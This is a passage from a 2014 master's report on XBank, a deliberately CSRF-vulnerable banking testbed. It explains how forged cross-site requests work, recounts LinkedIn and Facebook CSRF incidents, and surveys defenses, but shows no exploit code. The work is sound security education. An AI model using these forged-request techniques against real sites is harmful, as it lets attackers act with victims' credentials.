

**XBANK: TEST BED PLATFORM FOR CROSS-SITE REQUEST
FORGERY [CSRF].**

MARIA ANGEL MARQUEZ ANDRADE

A REPORT SUBMITTED TO THE FACULTY OF GRADUATE STUDIES
IN PARTIAL FULFILMENT OF THE REQUIREMENTS
FOR THE DEGREE OF

MASTER OF SCIENCE

GRADUATE PROGRAM IN COMPUTER SCIENCE AND ENGINEERING
YORK UNIVERSITY
TORONTO, ONTARIO

**XBANK: TEST BED PLATFORM FOR
CROSS-SITE REQUEST FORGERY [CSRF].**

by **Maria Angel Marquez Andrade**

a report submitted to the Faculty of Graduate Studies of
York University in partial fulfilment of the requirements
for the degree of

MASTER OF SCIENCE

© 2014

Permission has been granted to: a) YORK UNIVERSITY LIBRARIES to lend or sell copies of this dissertation in paper, microform or electronic formats, and b) LIBRARY AND ARCHIVES CANADA to reproduce, lend, distribute, or sell copies of this thesis anywhere in the world in microform, paper or electronic formats *and* to authorise or procure the reproduction, loan, distribution or sale of copies of this thesis anywhere in the world in microform, paper or electronic formats.

The author reserves other publication rights, and neither the thesis nor extensive extracts for it may be printed or otherwise reproduced without the author's written permission.

XBANK: TEST BED PLATFORM FOR CROSS-SITE REQUEST FORGERY [CSRF].

by **Maria Angel Marquez Andrade**

By virtue of submitting this document electronically, the author certifies that this is a true electronic equivalent of the copy of the report approved by York University for the award of the degree. No alteration of the content has occurred and if there are any minor variations in formatting, they are as a result of the conversion to Adobe Acrobat format (or similar software application).

Examination Committee Members:

1. Uyen Trang Nguyen
2. Hamzeh Roumani
3. Natalija Vlajic

Abstract

For this project we designed and constructed a testbed for CSRF attacks which consists of a bank application that is capable of providing real services with a growing database of clients, which could be safe against SQL injection and XSS but still vulnerable to CSRF, including a set of test pages that perform CSRF attacks on the bank application through the browser. The application and the attacks are well documented and extendable for educational and research purposes.

Table of Contents

Abstract	iv
Table of Contents	v
List of Figures	viii
1 Introduction	1
2 CSRF Attacks	6
2.1 SOP - Same Origin Policy	6
2.2 Confidentiality - Information exposure	9
2.3 Availability - Distributed Denial of Service [DDoS]	11
2.4 Integrity - Forged user activity	12
3 CSRF Defenses	14
3.1 HTTP Header Validation	15
3.2 Anti-CSRF Tokens	15

3.3	Browser-Side Modifications	17
3.4	Penetration Testing	17
4	System Design	20
4.1	System Elements	20
4.2	Database Tables and Password Storage	26
4.3	Use Cases Sequence Diagrams	29
4.4	Test Cases	36
4.5	Attack Test Sets	40
4.5.1	Test1	43
4.5.2	Test2	44
4.5.3	Test3	45
4.5.4	Test4	46
4.5.5	Test5	48
4.5.6	Test6	49
4.5.7	Test7	49
4.5.8	Test8	50
4.5.9	Test9	52
4.5.10	Test10	53
5	Findings	56

5.1	Browsers	56
5.2	Attack Vectors	60
5.3	Mitigation	64
6	Future Work	65
7	Conclusion	66
	Bibliography	67

List of Figures

2.1	Organization of huffingtonpost.ca as depicted by DOM Inspector. . .	7
3.1	Pinterest’s response to a request with an invalid anti-CSRF token. . .	16
4.1	Elements of the System.	21
4.2	Screenshot of XBank client page (top) and identification of output methods (bottom).	22
4.3	Dataflow of money transfer.	24
4.4	Identification of main.jsp attributes.	25
4.5	Users table in XBank’s database.	27
4.6	Summary of log in sequence.	30
4.7	Summary of paying visa sequence.	31
4.8	Summary of transfer sequence.	32
4.9	Summary of survey sequence.	33
4.10	Summary of refresh(analytics) sequence.	34

4.11	Summary of log out sequence.	35
5.1	Sequence diagram of test 1.	61
5.2	Sequence diagram of test 4.	62
5.3	Sequence diagram of test 10.	63

1 Introduction

In its beginnings the web's main purpose was to disseminate information; hence it served primarily as a repository of static documents. Attacks against this new infrastructure focused on issues regarding the availability and integrity of such documents. Defending from attacks such as denial of service (DoS) and site defacing were problems that the server side had to plan for. Currently the need for security has increased and expanded to new members of the web infrastructure such as the client side.

The web has evolved to provide services and interaction ranging from online calculators, to video editing. From the engineering point of view the benefits attained by this new organization include: no need to distribute separate client software; changes to the interface take effect immediately; client-side scripting pushes processing to the client; the technologies have been standardized. Nevertheless these improvements have also pushed developers to work under increasing demands, time constraints and reliance on third party software/libraries. Providing more interac-

tion also requires accepting more input, but the core security problem is that users can supply arbitrary input.

Even though the main goal of web applications is to provide convenience they also manage and expose private information and functionality to users. Sites dedicated to, for instance, e-commerce, financial institutions and media sharing, are at risk of incurring loss of confidentiality and integrity of their information which could translate into real harm to clients. And since perfect security is not attainable, developers and organizations have to manage the risk of security breaches. Risk can be defined as the probability an event will occur together with the harm resulting from the occurrence of such event. Consequently defenses against attacks with a high probability of being exploited and leading to great harm will yield a better return on the investment. According to four important information security organizations, OWASP, SANS Institute, CWE, and White Hat, the most likely and harmful attacks on web applications are SQL injection and Cross-site scripting (XSS) [1] [2] [3].

CWE refers to SQL Injection as Improper Neutralization of Special Elements used in an SQL Command and mentions that in 2011 this vulnerability was responsible for the compromise of high-profile organizations including Sony, MySQL.com, and security company HBGary Federal [4]. This vulnerability is a combination of the two weak points mentioned earlier: the requirement to accept arbitrary data

and the reliance on external components, such as a database. An “improper neutralization of special elements” refers to the fact that a developer creating a SQL query must precisely inform the database which elements of the query consist of code and which of user input, otherwise the input will be concatenated with the code and read as code, which would allow the attacker to execute any SQL commands that the current entity has authorization to execute.

On the other hand XSS, which also requires the acceptance of arbitrary data by the web application, exploits the reliance on an external component which is not in the server but rather on the client side, the browser. In this case the browser is the one executing the user input as code, thus CWE refers to this vulnerability as Improper Neutralization of Input During Web Page Generation and mentions:

“Suddenly, your web site is serving code that you didn’t write. The attacker can use a variety of techniques to get the input [either] directly into your server, or use an unwitting victim as the middle man in a technical version of the “why do you keep hitting yourself?” game” [5].

In 2013 XSS vulnerabilities have were found in the websites of companies such as Apple, Microsoft, Google, Dow Jones & Company, Facebook, YouTube, Nasdaq and BBC [6] [7]. XSS has been a persistent and dangerous problem during the past years, as it is complex to protect against. In 2010 Internet Explorer attempted to tackle the problem with its release of IE 8 which included an “XSS filter”, which latter on was found to actually make secure sites vulnerable to XSS [8].

For now it would seem that for applications which combine the two attributes that have given the web its current strength (i.e. accepting arbitrary input and relying on external components), there won't be a simple and robust defense any time soon. Nevertheless for applications that do not accept arbitrary input, yet can provide powerful functionality, there is still danger and it is based on knowing exactly what input the application is expecting and relying on the browser to send requests (which any web application does), namely Cross-site request forgery (CSRF). CWE describes it in the following way:

“When a web server is designed to receive a request from a client without any mechanism for verifying that it was intentionally sent an attacker could trick a client into making an unintentional request to the web server which will be treated as an authentic request. This can be done via a URL, image load, XMLHttpRequest, etc. and can result in exposure of data or unintended code execution” [9].

This vulnerability has also reached the news headlines and is rated as one of the top web application vulnerabilities. An attacker performing CSRF would have the authorization to perform any actions the victim user can perform, and if the victim is an administrator, then the harm could be monumental. Considering that it can be executed on any application that is web based we believe every developer should be aware and study the mechanisms and countermeasures associated with CSRF.

For this project we designed and constructed a testbed for CSRF attacks which consists of a bank application that is capable of providing real services with a

growing database of clients, which could be safe against SQL injection and XSS but still vulnerable to CSRF, including a set of test pages that perform CSRF attacks on the bank application through the browser. The application and the attacks are well documented and extendable for educational and research purposes.

2 CSRF Attacks

2.1 SOP - Same Origin Policy

Many modern web applications rely on browser state data such as certificates, cookies, and authorization headers to authenticate users and consequently provide them with services that handle their private data. These applications send pages containing several elements to the user's web browser, which organizes them as a document. This organization can be observed with the DOM Inspector Firefox add-on as shown in Figure 2.1 [10]. At any given time, several such documents may coexist within the browser (in separate frames, tabs, or windows), and hence, a mechanism is needed to control inter-document access and protect each document's private data. The Same Origin Policy (SOP), implemented by most web browsers, prevents elements in one document from reading or modifying the data in another document based on their origin. More specifically, origin is defined as a combination of the domain, port, and protocol of the sending web application.

In the example depicted in Figure 2.1, a document from *huffingtonpost.ca* con-




Figure 2.1: Organization of huffingtonpost.ca as depicted by DOM Inspector.

tains an iframe with an id = “twtrHubFrame”, which fetches a page from *platform.twitter.com*. We thus have two documents, one inside another, and as they have different origins, elements in the *huffingtonpost.ca* document should not get access to elements in the iframe and vice versa.

Note that SOP does not prevent documents from making cross-origin requests (such as populating an iframe, including a script, or fetching an image from a different origin); it only blocks access to the response of that request. This is precisely what Cross-Site Request Forgery (CSRF) exploits. A typical attack involves a user

who is logged in to a legitimate site S in one document and visiting the attacker's site in another, e.g. in a different tab. If the attacker's site makes a request to S, the browser will not only allow this cross-origin request, but it will also attach the user's login credentials or cookie to it. In effect, the attacker can impersonate the user by making their browser perform authenticated requests without their knowledge.

For example, assume that search engine S allows users to make search queries with a simple GET request, such as `www.S.com/search?q=Toronto` to search for "Toronto". Assume also that S allows users to sign up for accounts so that it can log queries per user. The account feature enables users to see their search histories and enables S to target ads to users and produce stats about popular searches. In a CSRF scenario, the user starts by logging in to S in one tab and subsequently visits the attacker's page in a second tab. The attacker's page contains an image or an auto-submitted form that makes a request to `www.S.com/search?q=York`. The request can be made covert so that the user will not notice it. The browser will allow the request and attach the user's authentication data to it. When the response arrives, the browser will correctly prevent the attacker's page from accessing it, as per SOP, but this is irrelevant because the damage has already been done: the "York" search will be added to the user's history and "York" can become a popular trendy search word even though no user has intentionally searched for it. Moreover,

S will start sending ads about York” to the user.

Luring the user to visit the attacker’s page while logged in to a legitimate site can be achieved through a variety of attack vectors such as Cross-site scripting (XSS), SQL injection, or more often simple social engineering. For certain legitimate sites, such as Facebook or Google, the success rate of CSRF is high because most users are logged in to them at all times. As we will see in the following sections, CSRF can affect the main three goals of information security: confidentiality, integrity and availability.

2.2 Confidentiality - Information exposure

In January of 2013 a CSRF vulnerability was found in LinkedIn, a social networking site for professionals with over 175 million users. The vulnerability resided in LinkedIn’s Add connections functionality, one of the most important functionalities in the site since the visibility of a profile depends mainly on the number of connections it has. This functionality includes a Send Invitation option which allows a user to send an invitation to other users to become part of their network. The user receiving the invitation is only required to accept the invitation in order to be added into sending user’s network. The attack consisted of forging the Send Invitation request to force a user to send an invitation to the attacker. This enables the attacker to add himself/herself to the user’s network, thus increasing

the attacker's visibility. The Send Invitation request consists of a POST request with four parameters: the email of the user being invited, an invitation message, a csrf-token, and a sourceAlias token. The vulnerability exists because the csrf-token is not validated by the LinkedIn web application. Additionally the web application processes POST and GET requests identically, thereby making it easier to forge the request covertly. The discoverer gave the following example of a proof of concept attack [11]:

1. The attacker creates a page (csrf-exploit.html) containing this image tag:

```

```
2. A user authenticated to LinkedIn visits csrf-exploit.html.
3. The attacker receives the invitation from the user and accepts it.
4. The user and the attacker are now contacts.

The success of this attack affects the user's confidentiality because the attacker can now view information only visible to the user's contacts. In general CSRF affects confidentiality when an attacker is able to exploit a functionality that exposes data through normal mechanisms of the application. In this case a user is able to expose data to someone of their choosing. Here, the attacker chooses itself.

2.3 Availability - Distributed Denial of Service [DDoS]

On April of 2014 researchers from the security firm Incapsula revealed that a prominent video-sharing site was hijacked to perform a Distributed Denial of Service (DDoS) attack on another website, whose identity has not been revealed yet as the vulnerability was still present. When a site is flooded by requests, it is unable to keep providing service, this is the core mechanism of DDoS [12] [13]. Ideally the site would be able to filter the forged requests by identifying which requests came from legitimate users with a legitimate intention to use the services of the site. Nevertheless CSRF makes this not possible as the requests will come from legitimate users and the vulnerable application has not implemented anything to verify that the users intentionally made the requests. The attack was possible due to a XSS flaw on the video-sharing site which allowed an attacker to use its profile image as a vector of CSRF to the victim site. Thus, if the attacker commented on a popular video its profile image would be loaded each time a user requested the video's page and the CSRF would be performed. Approximately 22,000 browsers/users were victims of this attack and used as zombies to attack the site victim of DDoS .

The main elements required to perform this attack are a popular site (with or without XSS vulnerabilities), a forged request to a victim site and synchronizing the appearance of the forged request in the popular site.

2.4 Integrity - Forged user activity

At its core CSRF is a problem of integrity of data. Thus any attack considered CSRF will have an impact on the application's data integrity. The following examples show how a simple modification in data, even if it is not financial data that may immediately translate into value, can still earn important benefits for the attacker.

In August of 2012 a CSRF vulnerability was found in Facebook's new feature the *Appcenter*, where users can manage and download applications for Facebook. The attack consists of forging a request to download a specific application. Consequently an attacker can force victims to download an application of the attacker's choosing. The vulnerability exists because the request required for downloading a Facebook application is a simple POST request with an anti-csrf token, which cannot be forged but which the Appcenter web application does not validate! Hence, even though the token may not appear in the request, the server will accept it. A proof of concept attack page was published by the discoverer of the vulnerability once he reported it to Facebook, which awarded USD 5000 for the discovery. The attack page contains a form which sends a POST request to *www.facebook.com/connect/uiserver.php*. The form input fields contain several static parameters such as the ID of the application being requested. The form was auto-submitted via the *onload* event in the body tag [14]. The attack would suc-

ceed if the user visiting the attack page has already authenticated in Facebook, thus making the browser attach the user's Facebook credentials to the forged request.

CSRF focus on "softer targets" such as posting a "Like", adding a new contact, or inserting a phone number in someone's dial log, may seem at first glance as mere mischiefs, but in the context of Big Data, the implications are far more serious. In a world in which major marketing decisions are based on "what is trending on Twitter", and increasingly, major decisions about marketing, risk assessment, and popularity are being made based on aggregating such indicators. An increasing number of websites, for instance, are basing their value on the fact that their content is appraised by users, most notably sites such as Reddit, Tumblr, and Pinterest where the re-post functionality is essential. If such functionality were vulnerable to CSRF one of their biggest assets would be lost.

Due to its wide range of impact there exists a large body of research regarding CSRF testing and mitigation that we will discuss in the following section.

3 CSRF Defenses

Ideally CSRF would already have an optimal mitigation strategy that made knowledge of its mechanics irrelevant. There still doesn't exist, however, an optimal mitigation for this vulnerability, thus in this section we will expose some of the available mitigations with their respective advantages and disadvantages. Additionally, to effectively manage the risk of CSRF, educational tools have been developed to provide instruction on how CSRF attacks are carried out, we will also discuss some of the characteristics of these freely available applications in this section.

Currently CSRF is a vulnerability that requires one of the affected parties, client or server side, to make a choice of mitigation and actively implement safeguards against it. In this section we describe some of safeguards that have been implemented on either side.

3.1 HTTP Header Validation

Validating the HTTP referrer is the simplest defense. It requires, however, that the browser attaches the header to each request and the web application or server firewall analyses its value. It also has several drawbacks such as being suppressed by the network and introducing privacy concerns as mentioned earlier.

Using the origin HTTP header overcomes the privacy concerns of the referer header. Nevertheless since it does not contain the path of the requesting document (only the host) it restricts validation to complete domains. For instance a site wanting to accept requests only from *example.com/private/* cannot differentiate between requests from *example.com/forum/*. Furthermore the origin header is not added to requests such as links in anchor tags or script window navigation such as “window.open” [15].

3.2 Anti-CSRF Tokens

Introducing pseudo-random numbers/tokens in POST requests is a widely used defense. The defense consists in making the web application/server produce a token tied to the user’s session and appending this token to the page sent to the browser. Once in the browser the document will decide when to add the token to POST requests. Subsequently the web application/server will validate the token and ei-

ther allow or block the request. This solution can be complicated to implement if developers are not familiar with the concept of CSRF, as in the LinkedIn and Facebook incidents mentioned above. Furthermore tokens can only be added to POST requests since they should not be visible from the QueryString, thus only POST request can be protected [15].

CSRF token protection is included in the standard development packages of modern web development platforms such as ASP.NET, Django and Ruby on Rails. These frameworks append tokens to HTML output and validate tokens in received POST requests. Developers can choose which pages or their elements will submit the token. The use of these frameworks, however, may also confuse developers and users.




Figure 3.1: Pinterest’s response to a request with an invalid anti-CSRF token.

An example of this is the popular Pinterest website where a CSRF verification error, as shown in Figure 3.1, appears every now and then. The error message

proceeds from the Django implementation of CSRF protection. Confusion may also lead developers to make cross-site requests (to, for instance, fetch content from another site) and include the token thus revealing it to other domains [15].

3.3 Browser-Side Modifications

Most browser side solutions are browser extensions similar to the one found in Internet Explorer 8 which we mention in the Introduction, where the extension screens requests and either blocks or strips authentication data from a specific class of requests.

Request Rodeo is a proxy that runs parallel to the browser, intercepting requests and responses to label them, according to origin, and subsequently strip their authentication data if they do not adhere to the configured policy. Since the solution requires traffic to go through a process of modification the implementation of this solution can introduce important latency [15].

3.4 Penetration Testing

Applications such as DVWA [16] and OWASP Multillidae [17] allow users to follow several lessons and perform examples on how to attack an existing web application. The examples, however, are designed for a large group of vulnerabilities and thus

they do not clearly depict how the vulnerabilities may or may not be independent from each other, nor if the functionality of the web application goes beyond or below what it is necessary, and only provide at most one example of CSRF. Both applications require installing the complete Apache, MySQL, PHP system, noting that PHP is not an inherently secure platform.

Applications employing the J2EE platform include OWASP Webgoat [18], and The Bodgelt Store [19]. Webgoat, however, is more focused on XSS and SQL injection and only provides few examples for CSRF, nevertheless the attacks may be performed in ways which do not reflect how CSRF operates. The application is also not extensively documented, thus at the time of this writing it is still unknown for the authors of this text which database is employed in Webgoat. On the other hand, The Bodgelt Store is an application which, similar to our project, employs an embedded database that does not require installation. Most of the functionality, however, is implemented in the JSP files and it exposes many vulnerabilities without concentrating on CSRF. Finally, there are no Ajax requests throughout the application, which misses to expose their importance in CSRF.

From these defense techniques we can conclude that CSRF is a vulnerability that requires sensible choices regarding mitigation and knowledge of its mechanism. The currently available penetration testing applications are not as convenient as they are not thoroughly documented; do not focus on CSRF; expose too many

vulnerabilities, and miss an extensive set of examples for CSRF.

4 System Design

4.1 System Elements

The environment of the application requires several elements to be in place. Web applications typically exist in the context of a specific web server, database, web browser, and web application with client side components. For this project we use Apache Tomcat, Apache Derby Embedded Engine, and a group of browsers (Internet Explorer(IE), FireFox and Chrome) as they have the most market share. We developed the web application (XBank) including jsp pages and database files, as well as the attack pages to carry out CSRF attacks. Figure 4.1 depicts the interaction between all such elements.




Figure 4.1: Elements of the System.

The web application is an online banking system called XBank that allows users to perform several actions such as paying a debt, transferring funds to other users and voting on a survey. Each of these actions is carried out through different methods such as form submission or AJAX requests as depicted in Figure 4.2.





Figure 4.2: Screenshot of XBank client page (top) and identification of output methods (bottom).

The main difference, in Figure 4.2 (bottom), between the upper AJAX and the lower one is that the upper AJAX call returns sensitive data, while the lower one only submits information. Thus if an attacker were able to retrieve the information of the upper AJAX call, the breach would have confidentiality consequences. In this case the information returned is simple: the number of transactions the user has carried out (payments and transfers), the client's usage (the number of times the client has logged in), and the global results of the survey.

From Figure 4.2 it can also be noticed that the web application protocol being used is HTTPS. This protocol protects the data flow between the client and server.

XBank is designed with a model-view-controller architecture, where, for instance, all of the calls depicted in Figure 4.2 are forwarded to the Main controller. We can observe the relevant dataflow between each component of the application in Figure 4.3 which depicts the dataflow triggered by a money transfer.




Figure 4.3: Dataflow of money transfer.

In Figure 4.3 we can also observe that the main structures employed for data forwarding are buttons, parameters, attributes and clientBeans. The latter was also designed for this project to store the data of each client as it serves as a medium for communication between the model-view-controller elements. Thanks to the J2EE framework the fields of this structure can, for instance, be accessed directly by the jsp page thanks to the getters and setters it contains as shown in Figure 4.4.

The x bank
XB

Log Off

Menu

Welcome
\${Client.name}

Analytics

- transactions:
 \${client.transcount}
- usage:
 \${client.usage}
- survey:
 - \${yesno[0]}
 - \${yesno[1]}

QoS
survey:
Are you satisfied with mobile banking?

Yes
 No

Deposit Accounts

	Account Number	Balance
Checking	\${client.accnum}	\${client.balance}

Credit Line

	Account Number	Next Payment
Visa	\${client.accvisa}	\${client.owevisa} Pay Now \${msgvisa}

Transfers

Name:

Amount:

\${msg}
make transfer

© 2014 XBank

